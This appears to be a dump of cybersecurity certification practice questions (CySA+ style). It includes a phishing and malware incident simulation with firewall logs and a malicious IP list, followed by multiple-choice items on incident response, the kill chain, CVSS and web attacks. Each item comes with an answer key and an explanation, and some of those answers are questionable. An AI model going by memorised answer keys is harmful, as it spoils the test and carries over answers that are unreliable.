A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

Firewall log

Traffic denied:

Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001

Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721

Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.

[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.

[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Where: Workstation:	Host1 172.30.0.152			
Removed	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Where: Workstation: Date created:	Host1 172.30.0.152	"11/30/19 12:05:34"		
Added	File	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Where: Workstation:	Host1 172.30.0.152			
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed	File		Domainusers\user1	12/1/19 14:25:30
Where: Workstation: Name changed from:	Host1 172.30.0.152	resume1.docx to resume2.docx		

Malware domain list:

Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information
Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset: 172.30.0.150
Risk: Anyone can read the information by gaining access to the channel being used for communication.
Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations
Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset: 172.30.0.152
Risk: Enhanced risk for unauthorized or malicious software installation
Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute
Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset: 172.30.0.157
Risk: Session sidejacking
Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate
Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset: 172.30.0.153
Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference: CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
 Sent: Sun 12/01/2019 2:00:00
 To: Global Users <globalusers@company.com>
 Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
 Use your current username and password at [Company Webmail](#).

Download the latest mail client located [here](#).

Thank you.


IT HelpDesk

The screenshot shows a security tool interface with two main panels. The left panel, titled "Kill chain item", displays a flowchart with five stages: "Phishing email", "Active links", "Malicious website access", "Malware download", and "Malware install". Each stage has a dropdown menu labeled "Select control" with a list of security controls including Firewall file type filter, Honeypot, MFA, MAC filtering, Restricted local user permissions, Email filtering, Disk-level encryption, Updated antivirus, Network segmentation, Plain text email format, VPN, IP blocklist, and Backups. The right panel, titled "Identify the following:", contains three dropdown menus: "Malicious executable" (with options invoice.exe, resume1.docx, resume2.docx, payroll.xlsx), "Malicious IP address" (with options 81.161.63.103, 81.161.63.253, 171.25.193.20, 185.220.101.194, 192.168.2.1, 171.25.193.25, 10.1.1.238), and "Date/time malware entered organization" (with various timestamps).

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 40

During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

- A. Shut down the server.
- B. Reimage the server
- C. Quarantine the server
- D. Update the OS to latest version.

Answer: C

Explanation:

Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:

- ? <https://www.cisa.gov/stopransomware/ransomware-guide>
- ? https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One-Pager_and_Technical_Document-FINAL.pdf
- ? <https://www.cisa.gov/stopransomware/ive-been-hit-ransomware>

NEW QUESTION 42

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Answer: A

Explanation:

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

NEW QUESTION 46

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment
- C. Automation
- D. Single sign-on

Answer: C

Explanation:

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related

to what is described in the example.

NEW QUESTION 48

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

- A. Proprietary systems
- B. Legacy systems
- C. Unsupported operating systems
- D. Lack of maintenance windows

Answer: A

Explanation:

Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation.

NEW QUESTION 53

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.

Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

NEW QUESTION 57

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

Answer: B

Explanation:

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed Martin

NEW QUESTION 60

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach is to determine the sophistication of the audience that the report is meant for. The sophistication of the audience refers to their level of technical knowledge, understanding, or interest in cybersecurity topics. Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations. For example, a report for executive management may be more concise, high-level, and business-oriented than a report for technical staff or peers.

NEW QUESTION 63

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

- A. Business continuity plan
- B. Vulnerability management plan
- C. Disaster recovery plan
- D. Asset management plan

Answer: C

NEW QUESTION 65

HOTSPOT

The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.


If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.

INSTRUCTIONS:

The simulation includes 2 steps.

Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.



Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.15

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintext over HTTP session.

Affected Asset: 172.30.0.152

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset: 172.30.0.153

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234

STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER02	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>
WEB_SERVER03	<input type="text" value="False Positive"/> <input type="text" value="False Negative"/> <input type="text" value="True Positive"/> <input type="text" value="True Negative"/>	<input type="text" value="Encrypt Entire Session"/> <input type="text" value="Encrypt All Session Cookies"/> <input type="text" value="Implement Input Validation"/> <input type="text" value="Submit as Non-Issue"/> <input type="text" value="Employ Unique Token in Hidden Field"/> <input type="text" value="Avoid Using Redirects and Forwards"/> <input type="text" value="Disable HTTP"/> <input type="text" value="Request Certificate from a Public CA"/> <input type="text" value="Renew the Current Certificate"/>

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	True Positive	Encrypt Entire Session
WEB_SERVER02	True Positive	Encrypt All Session Cookies
WEB_SERVER03	True Positive	Request Certificate from a Public CA

NEW QUESTION 68

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

- A. RFI
- B. LFI
- C. CSRF
- D. XSS

Answer: C

Explanation:

The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated¹. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.

To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests². These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.

Some other possible attacks that are not relevant to this scenario are:

? RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.

? LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.

? XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's

browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

NEW QUESTION 70

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

- A. Weaponization
- B. Reconnaissance
- C. Delivery
- D. Exploitation

Answer: D

Explanation:

The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

NEW QUESTION 71

Which of the following best describes the key elements of a successful information security program?

- A. Business impact analysis, asset and change management, and security communication plan
- B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
- C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
- D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B

Explanation:

A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets.

? Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.

? Assignment of roles and responsibilities: This is the process of identifying and assigning the specific tasks and duties related to the security program to the appropriate individuals or groups within the organization. Roles and responsibilities define who is accountable, responsible, consulted, and informed for each security activity, such as risk assessment, vulnerability management, threat detection, incident response, auditing, and reporting.

? Information asset classification: This is the process of categorizing the information assets based on their value, sensitivity, and criticality to the organization. Information asset classification helps to determine the appropriate level of protection and controls for each asset, as well as the impact and likelihood of a security breach or loss. Information asset classification also facilitates the prioritization of security resources and efforts based on the risk level of each asset.

NEW QUESTION 73

Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

- A. Join an information sharing and analysis center specific to the company's industry.
- B. Upload threat intelligence to the IPS in STIX/TAXII format.
- C. Add data enrichment for IPS in the ingestion pipeline.
- D. Review threat feeds after viewing the SIEM alert.

Answer: C

Explanation:

The best option to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address is C. Add data enrichment for IPS in the ingestion pipeline.

Data enrichment is the process of adding more information and context to raw data, such as IP addresses, by using external sources. Data enrichment can help analysts to gain more insights into the nature and origin of the threats they face, and to prioritize and respond to them accordingly. Data enrichment for IPS (Intrusion Prevention System) means that the IPS can use enriched data to block or alert on malicious traffic based on various criteria, such as geolocation, reputation, threat intelligence, or behavior. By adding data enrichment for IPS in the ingestion pipeline, analysts can leverage the IPS's capabilities to filter out known-malicious IP addresses before they reach the SIEM, or to tag them with relevant information for further analysis. This can save time and resources for the analysts, and improve the accuracy and efficiency of the SIEM.

The other options are not as effective or efficient as data enrichment for IPS in the ingestion pipeline. Joining an information sharing and analysis center (ISAC) specific to the company's industry (A) can provide valuable threat intelligence and best practices, but it may not be timely or comprehensive enough to cover all possible malicious IP addresses. Uploading threat intelligence to the IPS in STIX/TAXII format (B) can help the IPS to identify and block malicious IP addresses based on standardized indicators of compromise, but it may require manual or periodic updates and integration with the SIEM. Reviewing threat feeds after viewing the SIEM alert (D) can help analysts to verify and contextualize the malicious IP addresses, but it may be too late or too slow to prevent or mitigate the damage. Therefore, C is the best option among the choices given.

NEW QUESTION 75

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

- A. Code analysis
- B. Static analysis
- C. Reverse engineering
- D. Fuzzing

Answer: C

Explanation:

Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.

NEW QUESTION 77

An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

- A. The firewall service account was locked out.
- B. The firewall was using a paid feed.
- C. The firewall certificate expired.
- D. The firewall failed open.

Answer: C

Explanation:

The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 78

An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

- A. Impact
- B. Vulnerability score
- C. Mean time to detect
- D. Isolation

Answer: A

Explanation:

The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response¹². Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident³⁴. References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 79

A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

Which of the following vulnerabilities should be prioritized?

- A. Vulnerability 1
- B. Vulnerability 2
- C. Vulnerability 3
- D. Vulnerability 4

Answer: B

Explanation:

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 80

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A. Risk register
- B. Vulnerability assessment
- C. Penetration test
- D. Compliance report

Answer: A

Explanation:

A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle¹². A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them³⁴⁵. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 82

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed). Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Answer: B

Explanation:

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION 83

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 85

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Answer: D

Explanation:

